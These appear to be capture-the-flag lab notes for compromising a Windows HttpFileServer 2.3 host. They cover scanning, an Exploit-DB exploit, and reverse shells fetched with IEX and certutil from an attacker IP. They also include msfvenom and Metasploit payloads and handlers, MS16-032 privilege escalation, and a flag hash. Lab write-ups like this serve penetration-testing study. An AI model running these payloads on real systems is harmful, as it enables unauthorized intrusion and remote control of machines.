-
OS: Windows HttpFileServer 2.3 (Rejetto)
-
IP: 10.10.10.8
Attack and enumeration notes
80Nmap scan
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Web service enumeration
Directories: http://10.10.10.8/ http://10.10.10.8/~login
/login (admin:admin)
Vulnerability research
HttpFileServer 2.3 (Rejetto) https://www.exploit-db.com/exploits/49584
- Updating the exploit parameters.
sudo python 49584.py
Stabilizing the shell:
# New shell
stty raw -echo; (stty size; cat) | listen 443
# Trigger
IEX(IWR http://10.10.14.21:777/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.10.14.21 8443
# NOT WORKING

# Downloading
certutil.exe -urlcache -split -f http://10.10.14.21:777/Invoke-ConPtyShell.ps1 Invoke-ConPtyShell.ps1
# NOT Working
Uploading a payload to the machine:

This is a 64-bit Windows system.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=8443 -f exe -o payload.exe

msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=8443 -f exe -o payload.exe

# Download
certutil.exe -urlcache -split -f http://10.10.14.21:777/payload.exe payload.exe

certutil.exe -urlcache -split -f http://10.10.14.21:777/Invoke-MS16-032.ps1 Invoke-MS16-032.ps1

# Listener shell
msfconsole -n -q -x "use multi/handler;set payload windows/x64/shell_reverse_tcp;set lhost tun0;set lport 8443;run;"

# Listener meterpreter

msfconsole -n -q -x "use multi/handler;set payload windows/x64/meterpreter/reverse_tcp;set lhost tun0;set lport 8443;run;"
Privilege escalation
CTRL-Z (y)
use multi/recon/local_exploit_suggester
options
set SESSION 2
run
use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
set SESSION 1
set LHOST tun0


run
12c7f2bc4a68dea5f45acb899deb92f6